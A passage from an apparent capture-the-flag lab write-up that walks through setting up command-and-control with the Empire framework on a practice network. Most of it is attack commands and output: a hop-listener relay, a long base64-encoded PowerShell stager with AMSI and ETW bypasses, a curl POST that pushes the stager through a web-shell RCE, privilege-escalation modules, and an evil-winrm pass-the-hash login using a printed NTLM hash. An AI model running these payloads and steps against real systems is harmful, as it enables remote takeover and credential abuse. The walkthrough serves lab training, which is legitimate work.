100  1544  100  1544    0     0   4855      0 --:--:-- --:--:-- --:--:--  4840
[root@prod-serv tmp]# ls
admin         hop-techsupport  kalra-scan  nmap-fastms  sirius     systemd-private-5e68f2cde6e545f3bc429d60b0fc45e3-httpd.service-mjuNSQ    tmpdir.RlazQO
daddys-files  hop.zip          login       nmap-kalra   socat      systemd-private-5e68f2cde6e545f3bc429d60b0fc45e3-mariadb.service-3xbQbT
hop-ilies     kalraa           news.php    scan-fastms  stager.sh  systemd-private-5e68f2cde6e545f3bc429d60b0fc45e3-php-fpm.service-EDnNwc
[root@prod-serv tmp]# chmod +x stager.sh
[root@prod-serv tmp]# ./stager.sh
[root@prod-serv tmp]#
```

so , as soon as we run this script we will have a agent :

```
[+] New agent 0UTIMZXE checked in
[*] Sending agent (stage 2) to 0UTIMZXE at 10.200.81.200
(Empire: usestager/multi/bash) > agents

Agents
```

ID	Name	Language	Internal IP	Username	Process	PID	Delay	Last Seen	Listener
1	0UTIMZXE*	python	10.200.81.200	root	python3	4508	5/0.0	2022-05-26 05:35:32 EDT (a second ago)	Webserver

```
(Empire: agents) >
```

to interact with an agent :

```
(Empire: agents) > interact 0UTIMZXE
```

We can view the full list of available commands with `help`:

```
(Empire: 0UTIMZXE) > help

Help Options
```

Name	Description	Usage
display	Display an agent property	display <property_name>
download	Tasks an the specified agent to download a file.	download <file_name>
help	Display the help menu for the current menu	help
history	Display last number of task results received.	history [<number_tasks>]
info	Display agent info.	info
killdate	Set an agent's killdate (01/01/2020)	killdate <kill_date>
proxy	Proxy management menu for configuring agent proxies	proxy
script_command	"Execute a function in the currently imported PowerShell script."	shell_command <script_cmd>
script_import	Uploads a PowerShell script to the server and runs it in memory on the	script_import <local_script_location>

Note that this menu will change depending on the stager we used.

When we have finished with our agent we use `back` to

switch context back to the agents menu. This doesn't destroy the agent, however. If we did want to kill our agent, we would do it with `kill AGENT_NAME`

We can also rename agents using the command: `rename AGENT_NAME NEW_AGENT_NAME`.

We have now covered the basics of Empire, with the exception of modules, which we will look at after getting an agent back from the Git Server.

C2 - Empire : Hop Listeners

so empire can't be proxied with a socat relay or any other equivalent redirects .

so there is a way to get a agent back from a target with no outside access using: “Hop Listeners”

so hop listeners are just like regular listeners , however

they do not open a port to recieve a connection

they create files that are served from compromised machine .

These files contain instructions to connect back to a normal (usually HTTP) listener on our attacking machine. As such, the hop listener in the listeners menu can be thought of as more of a placeholder -- a reference to be used when generating stagers.

The hop listener we will be working with is the most common kind: the `http_hop` listener:

When created, this will create a set of `.php` files which must be uploaded to the jumpserver (our compromised webserver) and served by a HTTP server. Under normal circumstances this would be a trivial task as the compromised server already has a webserver running; however, out of courtesy to anyone else attempting the network, we will not be using the installed webserver.

so first of all lets create a new normal http listener we will name it as target_listener:

```
(Empire: uselistener/http_hop) > back
(Empire) > uselistener http

  Author       @harmj0y
  Description  Starts a http[s] listener (PowerShell or Python) that uses a GET/POST
               approach.
  Name         HTTP[S]

Record Options
```

Name	Value	Required	Description
BindIP	0.0.0.0	True	The IP to bind to on the control server.
CertPath		False	Certificate path for https listeners.
Cookie	VpVptMNz	False	Custom Cookie Name
DefaultDelay	5	True	Agent delay/reach back interval (in seconds).

setting options :

```
(Empire: uselistener/http) > set Host 10.50.82.149
[*] Set Host to 10.50.82.149
(Empire: uselistener/http) > set Name target_listener
[*] Set Name to target_listener
(Empire: uselistener/http) > set Port 6969
[*] Set Port to 6969
(Empire: uselistener/http) > execute
[+] Listener target_listener successfully started
(Empire: uselistener/http) >
```

now lets create a hop_listener

using a http_hop listener :

```
(Empire) > uselistener http_hop

Author        @harmj0y
Description   Starts a http[s] listener (PowerShell or Python) that uses a GET/POST
              approach.
Name          HTTP[S] Hop

Record Options
```

Name	Value	Required	Description
DefaultProfile		False	Default communication profile for the agent, extracted from RedirectListener automatically.
Host		True	Hostname/IP for staging.
Launcher	powershell -noP -sta -w 1 -enc	True	Launcher string.
Name	http_hop	True	Name for the listener.

now lets see what options do we have :

• A **RedirectListener** -- this is a regular listener to forward any received agents to. Think of the hop listener as being something like a relay on the compromised server; we still need to catch it with something! You could use the listener you set up earlier for this, or create an entirely new HTTP listener using the same steps we used earlier. Make sure that this matches up with the name of an already active listener though!

• A **Host** -- the IP of the compromised webserver (`.200`).
• A **Port** -- this is the port which will be used for the webserver hosting our hop files. Pick a random port here (above 15000), but remember it!

setting options :

```
(Empire: uselistener/http_hop) > set RedirectListener target_listener
[*] Set RedirectListener to target_listener
(Empire: uselistener/http_hop) > listeners

Listeners List
| ID | Name            | Module | Listener Category | Created At                                | Enabled |
|---|---|---|---|---|---|
| 1  | target_listener | http   | client_server     | 2022-05-26 05:55:51 EDT (2 minutes ago)   | True    |

(Empire: listeners) > back
(Empire: uselistener/http_hop) > set Host 10.200.81.200
[*] Set Host to 10.200.81.200
(Empire: uselistener/http_hop) > set Port 15008
[*] Set Port to 15008
(Empire: uselistener/http_hop) > execute
[+] Listener http_hop successfully started
(Empire: uselistener/http_hop) >
```

now we will have some php files in our kali tmp directory :

```
┌──(root㉿kali)-[/home/kali]
└─# ls /tmp/http_hop
admin  login  news.php
```

we will use these files and gain access to 10.200.81.150 in next section.

C2 - Git-Server

now its time for the showdown.

so we have our http_hop listener started .

so there are two things to do before getting an agent back from git server .

• we must generate an appropriate stager for gitserver

• and put those http_hop files in correct location on windows machine and host them using php on the port we selected earlier.

lets begin with creating a stager :

```
(Empire: listeners) > usestager multi/launcher

 Author       @harmj0y
 Description  Generates a one-liner stage0 launcher for Empire.
 Name         multi/launcher

Record Options
```

Name	Value	Required	Description
Base64	True	True	Switch. Base64 encode the output.
Bypasses	mattifestation etw	False	Bypasses as a space separated list to be prepended to the launcher
Language	powershell	True	Language of the stager to generate

setting options and executing :

```
(Empire: usestager/multi/launcher) > set Listener http_hop
[*] Set Listener to http_hop
(Empire: usestager/multi/launcher) > execute
powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqA
FsAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQ
BpAGwAcwAnACkAOwAkAFIAZQBmAC4ARwBlAHQARgBpAGUAbABkACgAJwBhAG0AcwBpAEkAbgBpAHQARgBhAGkAbABlAGQAJwAsACcATgBvAG4AUAB1AGI
AdAB2AGEAbAB1AGUAKAAkAE4AdQBsAGwALAAkAHQAcgB1AGUAKQA7AFsAUwB5AHMAdABlAG0ALgBEAGkAYQBnAG4AbwBzAHQAaQBjAHMALgBFAHYAZQBu
AGQAZQByAF0ALgBHAGUAdABGAGkAZQBsAGQAKAAnAG0AXwBlAG4AYQBiAGwAZQBkACcALAAnAE4AbwBuAFAAdQBiAGwAaQBjACwASQBuAHMAdABhAG4AY
gBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG
4AUABTAEUAdAB3AEwAbwBnAFAAcgBvAHYAaQBkAGUAcgAnACkALgBHAGUAdABGAGkAZQBsAGQAKAAnAGUAdAB3AFAAcgBvAHYAaQBkAGUAcgAnACwAJwB
jACcAKQAuAEcAZQB0AFYAYQBsAHUAZQAoACQAbgB1AGwAbAApACwAMAApADsAfQA7AFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAZQByAHYAaQBjAGUA
RQB4AHAAZQBjAHQAMQAwADAAQwBvAG4AdABpAG4AdQBlAD0AMAA7ACQAdwBjAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlA
CcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4AdA
```

now copy this whole payload from there and save it in a text file for now .

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# nano empire-multi-launcher

┌──(root㉿kali)-[/home/kali/wreath]
└─# cat empire-multi-launcher
powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGU
FsAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBt
BpAGwAcwAnACkAOwAkAFIAZQBmAC4ARwBlAHQARgBpAGUAbABkACgAJwBhAG0AcwBpAEkAbgBpAHQAI
AdAB2AGEAbAB1AGUAKAAkAE4AdQBsAGwALAAkAHQAcgB1AGUAKQA7AFsAUwB5AHMAdABlAG0ALgBEAC
AGQAZQByAF0ALgBHAGUAdABGAGkAZQBsAGQAKAAnAG0AXwBlAG4AYQBiAGwAZQBkACcALAAnAE4Abwl
gBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4A
4AUABTAEUAdAB3AEwAbwBnAFAAcgBvAHYAaQBkAGUAcgAnACkALgBHAGUAdABGAGkAZQBsAGQAKAAn
jACcAKQAuAEcAZQB0AFYAYQBsAHUAZQAoACQAbgB1AGwAbAApACwAMAApADsAfQA7AFsAUwB5AHMAd
RQB4AHAAZQBjAHQAMQAwADAAQwBvAG4AdABpAG4AdQBlAD0AMAA7ACQAdwBjAD0ATgBlAHcALQBPAG
CcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwA
BsAGkAawBlACAARwBlAGMAawBvACcAOwAkAHcAYwAuAEgAZQBhAGQAZQByAHMALgBBAGQAZAAoACcA
AdABlAG0ALgBOAGUAdAAuAFcAZQBiAFIAZQBxAHUAZQBzAHQAXQA6ADoARABlAGYAYQB1AGwAdABXA
AD0AIABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBDAHIAZQBkAGUAbgB0AGkAYQBsAEMAYQBjAGgAZQ
ABLAD0AWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEM
BAUAAvAEkAMwBvADUAYQBDAC0ANgAuAE8AUgBuAHcAJwApADsAJABSAD0AewAkAEQALAAkAEsAPQAk
KACsAJABTAFsAJABfAF0AKwAkAEsAWwAkAF8AJQAkAEsALgBDAG8AdQBuAHQAXQApACUAMgA1ADYAO
JABEAHwAJQB7ACQASQA9ACgAJABJACsAMQApACUAMgA1ADYAOwAkAEgAPQAoACQASAArACQAUwBbAC
```

now lets set-up our jump server :

first lets zip those php files for transfer :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# cd /tmp/http_hop

┌──(root㉿kali)-[/tmp/http_hop]
└─# ls
admin  login  news.php

┌──(root㉿kali)-[/tmp/http_hop]
└─# zip -r hop.zip *
  adding: admin/ (stored 0%)
  adding: admin/get.php (deflated 67%)
  adding: login/ (stored 0%)
  adding: login/process.php (deflated 67%)
  adding: news.php (deflated 67%)

┌──(root㉿kali)-[/tmp/http_hop]
└─# ls
admin  hop.zip  login  news.php

┌──(root㉿kali)-[/tmp/http_hop]
└─# cp hop.zip /var/www/html

┌──(root㉿kali)-[/tmp/http_hop]
└─# service apache2 start

┌──(root㉿kali)-[/tmp/http_hop]
└─#
```

download this on compromised machine :

```
[root@prod-serv hop-kalra]# curl http://10.50.82.149/hop.zip -o hop.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2961  100  2961    0     0   8838      0 --:--:-- --:--:-- --:--:--  8838
[root@prod-serv hop-kalra]# ls
hop.zip
```

unzip hop.zip and remove the zip file :

```
[root@prod-serv hop-kalra]# unzip hop.zip
Archive:  hop.zip
   creating: admin/
  inflating: admin/get.php
   creating: login/
  inflating: login/process.php
  inflating: news.php
[root@prod-serv hop-kalra]# ls
admin  hop.zip  login  news.php
[root@prod-serv hop-kalra]# rm hop.zip
rm: remove regular file 'hop.zip'? y
```

open the firewall to allow us to listen on the port :

```
[root@prod-serv hop-kalra]# firewall-cmd --zone=public --add-port 15008/tcp
success
```

setting up php server and verifying its running instance :

```
[root@prod-serv hop-kalra]# ls
admin  login  news.php
[root@prod-serv hop-kalra]# php -S 0.0.0.0:15008 &>/dev/null &
[1] 5478
[root@prod-serv hop-kalra]# ss -tulwn | grep 15008
tcp     LISTEN   0        128              0.0.0.0:15008          0.0.0.0:*
[root@prod-serv hop-kalra]#
```

so now both of the tasks of creating a stager as well as setting the server , both are done .

lets gain our shell now .

so first lets url encode the payload that empire gave us :

URL Decoder/Encoder


```
powershell%20-noP%20-sta%20-w%201%20-
enc%20%20SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAG8AcgA
gAC0AZwBlACAAMwApAHsAJABSAGUAZgA9AFsAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AFQAeQBwAGUAKAAnAFM
AeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpAFUAdABpAGwAcwA
nACkAOwAkAFIAZQBmAC4ARwBlAHQARgBpAGUAbABkACgAJwBhAG0AcwBpAEkAbgBpAHQARgBhAGkAbABlAGQAJwAsACcATgBvAG4
AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAGUAdAB2AGEAbAB1AGUAKAAkAE4AdQBsAGwALAAkAHQAcgB1AGUAKQA
7AFsAUwB5AHMAdABlAG0ALgBEAGkAYQBnAG4AbwBzAHQAaQBjAHMALgBFAHYAZQBuAHQAaQBuAGcALgBFAHYAZQBuAHQAUAByAG8
AdgBpAGQAZQByAF0ALgBHAGUAdABGAGkAZQBsAGQAKAAnAG0AXwBlAG4AYQBiAGwAZQBkACcALAAnAE4AbwBuAFAAdQBiAGwAaQB
jACwASQBuAHMAdABhAG4AYwBlACcAKQAuAFMAZQB0AFYAYQBsAHUAZQAoAFsAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEc
AZQB0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgB
UAHIAYQBjAGkAbgBnAC4AUABTAEUAdAB3AEwAbwBnAFAAcgBvAHYAaQBkAGUAcgAnACkALgBHAGUAdABGAGkAZQBsAGQAKAAnAGU
AdAB3AFAAcgBvAHYAaQBkAGUAcgAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAEcAZQB0AFYAYQB
sAHUAZQAoACQAbgB1AGwAbAApACwAMAApADsAfQA7AFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGk
AbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoARQB4AHAAZQBjAHQAMQAwADAAQwBvAG4AdABpAG4AdQBlAD0AMAA7ACQAdwBjAD0ATgB
lAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA7ACQAdQA9ACcATQBvAHo
AaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZAB
lAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwAkAHcAYwAuAEgAZQBhAGQ
AZQByAHMALgBBAGQAZAAoACcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkAHcAYwAuAFAAcgBvAHgAeQA9AFsAUwB
```


then like earlier we used curl and exploit.php to gain RCE , use that vulnerability here to send our stager given by empire like this :

```
┌──(root㉿kali)-[/tmp/http_hop]
└─# curl -X POST http://10.200.81.150/web/exploit.php -d "a= powershell%20-noP%20-sta%20-w%201%20-enc%20%20SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUALg
BQAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwBlACAAMwApAHsAJABSAGUAZgA9AFsAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4
ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpAFUAdABpAGwAcwAnACkAOwAkAFIAZQBmAC4ARwBlAHQARgBpAGUAbABkACgAJwBhAG0AcwBpAEkAbgBpAHQARgBh
AGkAbABlAGQAJwAsACcATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAGUAdAB2AGEAbAB1AGUAKAAkAE4AdQBsAGwALAAkAHQAcgB1AGUAKQA7AFsAUwB5AHMAdABlAG0ALgBEAGkAY
QBnAG4AbwBzAHQAaQBjAHMALgBFAHYAZQBuAHQAaQBuAGcALgBFAHYAZQBuAHQAUAByAG8AdgBpAGQAZQByAF0ALgBHAGUAdABGAGkAZQBsAGQAKAAnAG0AXwBlAG4AYQBiAGwAZQBkACcALAAnAE4AbwBuAF
AAdQBiAGwAaQBjACwASQBuAHMAdABhAG4AYwBlACcAKQAuAFMAZQB0AFYAYQBsAHUAZQAoAFsAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQB
hAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBUAHIAYQBjAGkAbgBnAC4AUABTAEUAdAB3AEwAbwBnAFAAcgBvAHYAaQBkAGUAcgAnACkALgBHAGUAdABGAGkAZQBsAGQAKAAnAGUA
dAB3AFAAcgBvAHYAaQBkAGUAcgAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAEcAZQB0AFYAYQBsAHUAZQAoACQAbgB1AGwAbAApACwAMAApADsAfQA7AFsAUwB5AHMAdABlA
G0ALgBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoARQB4AHAAZQBjAHQAMQAwADAAQwBvAG4AdABpAG4AdQBlAD0AMAA7ACQAdwBjAD0ATgBlAHcALQBPAGIAag
BlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFc
ATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwAkAHcAYwAuAEgAZQBhAGQAZQByAHMALgBBAGQAZAAoACcAVQBz
AGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkAHcAYwAuAFAAcgBvAHgAeQA9AFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAFIAZQBxAHUAZQBzAHQAXQA6ADoARABlAGYAYQB1AGwAdABXAGUAY
gBQAHIAbwB4AHkAOwAkAHcAYwAuAFAAcgBvAHgAeQAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAcwAgAD0AIABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBDAHIAZQBkAGUAbgB0AGkAYQBsAEMAYQBjAGgAZQBdAD
oAOgBEAGUAZgBhAHUAbAB0AE4AZQB0AHcAbwByAGsAQwByAGUAZABlAG4AdABpAGEAbABzADsAJABLAD0AWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQB
JAC4ARwBlAHQAQgB5AHQAZQBzACgAJwB1AGwAKABIADEAMABRAD4AOQBBAEwAcQBWAHQAZABLAD8AUAAvAEkAMwBvADUAYQBDAC0ANgAuAE8AUgBuAHcAJwApADsAJABSAD0AewAkAEQALAAkAEsAPQAkAEEA
cgBnAHMAOwAkAFMAPQAwAC4ALgAyADUANQA7ADAALgAuADIANQA1AHwAJQB7ACQASgA9ACgAJABKACsAJABTAFsAJABfAF0AKwAkAEsAWwAkAF8AJQAkAEsALgBDAG8AdQBuAHQAXQApACUAMgA1ADYAOwAkA
FMAWwAkAF8AXQAsACQAUwBbACQASgBdAD0AJABTAFsAJABKAF0ALAAkAFMAWwAkAF8AXQB9ADsAJABEAHwAJQB7ACQASQA9ACgAJABJACsAMQApACUAMgA1ADYAOwAkAEgAPQAoACQASAArACQAUwBbACQASQ
BdACkAJQAyADUANgA7ACQAUwBbACQASQBdACwAJABTAFsAJABIAF0APQAkAFMAWwAkAEgAXQAsACQAUwBbACQASQBdADsAJABfAC0AYgB4AG8AcgAkAFMAWwAoACQAUwBbACQASQBdACsAJABTAFsAJABIAF0
AKQAlADIANQA2AF0AfQB9ADsAJAB3AGMALgBIAGUAYQBkAGUAcgBzAC4AQQBkAGQAKAAiAEMAbwBvAGsAaQBlACIALAAiAHMAZQBzAHMAaQBvAG4APQArAEoAdABRAFoAQgBwAE8AKwBoAEwAVABmAFEAUAAz
AG8AZgA4AFoARABFAGIAVABXAFMARQA9ACIAKQA7ACQAcwBlAHIAPQAkACgAWwBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AFUAbgBpAGMAbwBkAGUALgBHAGUAdABTAHQAcgBpAG4AZwAoAFsAQ
wBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAJwBhAEEAQgAwAEEASABREEAYwBBAEEANgBBAEMAOABBAEwAdwBBAHgAQQBEAEEAQQBMAGcAQQB5AEEARABBAE
EATQBBAEEAdQBBAEQAZwBBAE0AUQBBAHUAQQBEAEkAQQBNAEEAQQB3AEEARABvAEEATQBREEAMQBBAEQAQQBBAE0AQQBBADQAQQBBAD0APQAnACkAKQApADsAJAB0AD0AJwAvAG4AZQB3AHMALgBwAGgAcAA
nADsAJABoAG8AcAA9ACcAaAB0AHQAcABfAGgAbwBwACcAOwAkAGQAYQB0AGEAPQAkAHcAYwAuAEQAbwB3AG4AbABvAGEAZABEAGEAdABhACgAJABzAGUAcgArACQAdAApADsAJABpAHYAPQAkAGQAYQB0AGEA
WwAwAC4ALgAzAF0AOwAkAGQAYQB0AGEAPQAkAGQAYQB0AGEAWwA0AC4ALgAkAGQAYQB0AGEALgBsAGUAbgBnAHQAaABdADsALQBqAG8AaQBuAFsAQwBoAGEAcgBbAF0AXQAoACYAIAAkAFIAIAAkAGQAYQB0A
GEAIAAoACQASQBWACsAJABLACkAKQB8AEkARQBYAA%3D%3D"
```

and boom we got access :

```
[+] New agent KCXBM3W8 checked in
[*] Sending agent (stage 2) to KCXBM3W8 at 10.200.81.200
(Empire: usestager/multi/launcher) > agents

Agents
```

ID	Name	Language	Internal IP	Username	Process	PID	Delay	Last Seen	Listener
2	KCXBM3W8*	powershell	10.200.81.150	WORKGROUP\SYSTEM	powershell	1268	5/0.0	2022-05-26 06:34:00 EDT (a second ago)	target_listener

```
(Empire: agents) > interact KCXBM3W8
(Empire: KCXBM3W8) > whoami
[*] Tasked KCXBM3W8 to run Task 1
[*] Task 1 results received
NT AUTHORITY\SYSTEM
(Empire: KCXBM3W8) >
```

C2 -Empire : Modules

modules are used to perform various tasks on a compromised target, through an active Empire agent. For example, we could use Mimikatz through its Empire module to dump various secrets from the target.

Inside the context of an agent, type . As expected, this will show a dropdown with a huge list of modules which can be loaded into the agent for execution.

so lets see a module in action for doing privelege escalation :

```
(Empire: windows1) > usemodule powershell/privesc/sherlock
[*] Set Agent to windows1

 Author        @_RastaMouse
 Background    True
 Comments      https://github.com/rasta-mouse/Sherlock
 Description   Find Windows local privilege escalation vulnerabilities.
 Language      powershell
 Name          powershell/privesc/sherlock
 NeedsAdmin    False
 OpsecSafe     True
 Techniques    http://attack.mitre.org/techniques/T1046

Record Options
```

Name	Value	Required	Description
Agent	windows1	True	Agent to run module on.
OutputFunction	Out-String	False	PowerShell's output function to use ("Out-String", "ConvertTo-Json", "ConvertTo-Csv", "ConvertTo-Html", "ConvertTo-Xml").

we just have to set agent which in our case is already set , so lets execute it :

```
(Empire: usemodule/powershell/privesc/sherlock) > execute
[*] Tasked windows1 to run Task 4
```

results :

```
Title       : User Mode to Ring (KiTrap0D)
MSBulletin  : MS10-015
CVEID       : 2010-0232
Link        : https://www.exploit-db.com/exploits/11199/
VulnStatus  : Not supported on 64-bit systems

Title       : Task Scheduler .XML
MSBulletin  : MS10-092
CVEID       : 2010-3338, 2010-3888
Link        : https://www.exploit-db.com/exploits/19930/
VulnStatus  : Not Vulnerable

Title       : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin  : MS13-053
CVEID       : 2013-1300
Link        : https://www.exploit-db.com/exploits/33213/
VulnStatus  : Not supported on 64-bit systems

Title       : TrackPopupMenuEx Win32k NULL Page
MSBulletin  : MS13-081
CVEID       : 2013-3881
Link        : https://www.exploit-db.com/exploits/31576/
VulnStatus  : Not supported on 64-bit systems

Title       : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin  : MS14-058
CVEID       : 2014-4113
Link        : https://www.exploit-db.com/exploits/35101/
VulnStatus  : Not Vulnerable

Title       : ClientCopyImage Win32k
```

If we know approximately what we want to do, but don't know the exact path to a module, we can just type `usemodule NAME_OF_MODULE` and it should come up in the dropdown menu:

```
(Empire: agents) > usemodule sherlo
                                    powershell/privesc/sherlock
```

C2 - Empire : Interactive Shell

we can also spawn a powershell like psuedo shell on the target machine using the “shell” command .

```
(Empire: windows1) > shell
[*] Exit Shell Menu with Ctrl+C
(windows1)  > whoami
(windows1) C:\GitStack\gitphp > whoami
NT AUTHORITY\SYSTEM
(windows1) C:\GitStack\gitphp > ls
 Mode    Owner                    LastWriteTime         Length  Name
 ----    -----                    -------------         ------  ----
 d-----  BUILTIN\Administrators  2020-11-08 13:28:13Z  None    cache
 d-----  BUILTIN\Administrators  2020-11-08 13:29:35Z  None    config
 d-----  BUILTIN\Administrators  2020-11-08 13:28:13Z  None    css
 d-----  BUILTIN\Administrators  2020-11-08 13:28:13Z  None    doc
 d-----  BUILTIN\Administrators  2020-11-08 13:28:13Z  None    images
 d-----  BUILTIN\Administrators  2020-11-08 13:28:13Z  None    include
 d-----  BUILTIN\Administrators  2020-11-08 13:28:13Z  None    js
 d-----  BUILTIN\Administrators  2020-11-08 13:28:14Z  None    lib
 d-----  BUILTIN\Administrators  2020-11-08 13:28:14Z  None    locale
 d-----  BUILTIN\Administrators  2020-11-08 13:28:14Z  None    templates
 d-----  BUILTIN\Administrators  2020-11-08 13:28:14Z  None    templates_c
 -a----  BUILTIN\Administrators  2022-05-25 20:21:12Z  34      exploit-ilies.php
 -a----  BUILTIN\Administrators  2022-05-26 03:27:01Z  34      exploit-ms.php
 -a----  BUILTIN\Administrators  2022-05-24 12:13:41Z  34      exploit-techsupport.php
 -a----  BUILTIN\Administrators  2022-05-24 19:36:44Z  34      exploit-test.php
 -a----  BUILTIN\Administrators  2022-05-26 03:21:22Z  34      exploit.php
 -a----  BUILTIN\Administrators  2012-05-16 14:20:12Z  5742    index.php
```

like shown above.

C2 - Conclusion

We have now covered the fundamentals of working with a command and control framework. Empire is significantly more extensive than the basics we have looked at in the time and space available here, so it's well worth doing some more research on it in your own

time!
The overarching take-aways from this section are:

• C2 Frameworks are used to consolidate access to a compromised machine, as well as streamline post-exploitation attempts
• There are many C2 Frameworks available, so look into which ones work best for your use case
• Empire is a good choice as a relatively well-rounded, open source C2 framework
• Empire is still in active development, with upgrades and new features being released frequently
• Starkiller is a GUI front-end for Empire which makes collaboration using the framework very easy

Personal-PC : Enumeration

okay so now, what to do?

so the answere to that is enumeration ,

as we now have access to more internally located machine we can further enumerate the network

so now we will use evil-winrm and login as administrator .

```
┌──(root㉿kali)-[/home/kali]
└─# evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.81.150

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

once logged in we will use upload function from evil-winrm to upload a portscanner provided by powershell-empire which is a ps1 file :

i will upload that tool inside Downloads directory :

```
*Evil-WinRM* PS C:\Users\Administrator\Downloads> upload /usr/share/powershell-empire/empire/server/data/module_source/situational_awareness/network/Invoke-P
ortscan.ps1
Info: Uploading /usr/share/powershell-empire/empire/server/data/module_source/situational_awareness/network/Invoke-Portscan.ps1 to C:\Users\Administrator\Dow
nloads\Invoke-Portscan.ps1

Data: 57024 bytes of 57024 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\Administrator\Downloads> ls


    Directory: C:\Users\Administrator\Downloads


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        11/8/2020   1:28 PM      145485603 GitStack_2.3.10.exe
